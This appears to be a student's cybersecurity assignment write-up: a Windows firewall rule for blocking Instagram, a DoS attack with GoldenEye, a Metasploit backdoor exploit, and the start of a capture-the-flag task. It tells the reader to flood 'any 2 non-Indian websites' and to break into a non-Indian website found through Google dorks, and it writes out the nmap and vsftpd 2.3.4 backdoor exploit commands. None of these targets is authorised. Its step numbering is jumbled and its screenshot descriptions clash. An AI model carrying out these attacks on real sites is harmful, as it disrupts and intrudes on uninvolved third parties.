
STEP-4: And click on program type as all programs and click on next.




STEP-5: And now leave the protocol type as any by default and click on Next.



STEP-6: Now, in the scope section select the local ip address it belongs to and add an ip address that is copied from whois lookup tool and paste it in that section as shown below-



STEP-7: In the Action section select Block the Connection and Click on Next.



STEP-8: Now, enable all profiles to apply the rule and click on next. And then give the name for the rule to complete the process.

Screenshot 1: Windows Defender Firewall with Advanced Security - Outbound Rules

The screenshot shows the Windows Defender Firewall with Advanced Security window. The left pane lists 'Outbound Rules' with one entry: 'Blocking the NotePad StandAlone Application'. The right pane displays the 'Outbound Rules Wizard' steps. Step 1, 'Profile', is selected. It asks 'When does this rule apply?' and lists three options: 'Domain' (checked), 'Private' (unchecked), and 'Public' (unchecked). Step 2, 'Name', is where the user has typed 'Blocking Instagram website'. Step 3, 'Description (optional)', is empty. The 'Actions' pane on the right shows the rule being created with the name 'Blocking the NotePad StandAlone Application'.

Screenshot 2: Windows Defender Firewall with Advanced Security - Outbound Rules

This screenshot is identical to the first one, showing the 'Blocking the NotePad StandAlone Application' rule in the list. The 'Actions' pane now shows the rule with its full path: 'Blocking the NotePad StandAlone Application' under 'Outbound Rules'.

Finally we have blocked the instagram web application too.

B. Perform Dos Attack using the golden eye tool on any 2 non-Indian Websites and observe the traffic in Wireshark .

Dos Attack : A type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the devices normal functioning .

Golden eye: It is free and open source tool

Now here in this we need to perform Dos attack using the golden eye tool on any 2 non-Indian Websites and observe the traffic in Wireshark


Step 1: First open kali linux

Step 2: Start giving the commands

Step 3:




Step 4 : Verify the traffic in Wireshark



Check for Another Website

Step 2:



Now from this we can Observe that we observed the traffic of two non- Indian websites

C. Perform a backdoor on a target website using the Metasploit.

Performing the backdoor on a target Website using the Metasploit.

A backdoor is a malware type that negates normal authentication procedures to access a system. As a result, remote access is granted to resources within an application, such as databases and file servers, giving perpetrators the ability to remotely issue system commands and update malware.

STEP-1: Collect any Non-indian Website using Google dorks and copy its URL. (OR) get the ip address of that url using whois lookup tool.

STEP-2: Now open the kali linux and type the command “ nmap -p -sV ‘website url’” or “nmap -p -sV URL ip address”.

STEP-3:Later it will give some open ports and their versions. Then search for the FTP open port with the versions “vsftpd 2.3.4” or “ProFtpd 1.3.3c”.

STEP-6:Open the root user in the kali linux as we are using the metasploit framework for performing backdoor on a website.So give the command “sudo su”

STEP-5:Later, give the command “msfconsole” to open the Metasploit Framework.

STEP-6:It takes a few seconds to enter into the metasploit framework console in kali. After getting the console search for the backdoor you wanted to exploit. I.e, “search ftp backdoor”.

STEP-7:It will provide you some exploits of the FTP backdoor with its version, exploit name and its description.

STEP-9: For example your target website has FTP open port with the version so called “vsftpd 2.3.4”.

STEP-10: Then you need to choose the exploit using the command- “use exploit/unix/ftp/vsftpd_234_backdoor”.

STEP-11: And then set RHOST for that exploit using the command “set RHOST ip-address”

STEP-12: Later set RPORT as FTP port number using “set RPORT 21” command.

STEP-13: Now run the exploit using the command “exploit”. If it is backdoored, you will get the ftp> console and that will be the output.

ASSIGNMENT - 6

Find flags {***} that is in the Vulnerable System**

A. Identify the hidden message in the README file

> Decrypt the secret Data to get a link >

**Download the OVA file from the link > Import
the OVA file**


**Step 1: First Decrypt the secret data to Get the
link**

**Step 2: Go to the Google and type cyber chef Which
is mostly for url decode**

**Step 3 : Now from there we can observe that the url
has been decoded .**

Now decrypting the key

**PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6J
HgwDgxsvDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY
2ZbFKQynvrBKHqtR2L6**



Google Drive can't scan this file for viruses.


TASK-6.ova (3.2G) is too large for Google to scan for viruses. Would you still like to download this file?

[Download anyway](#)





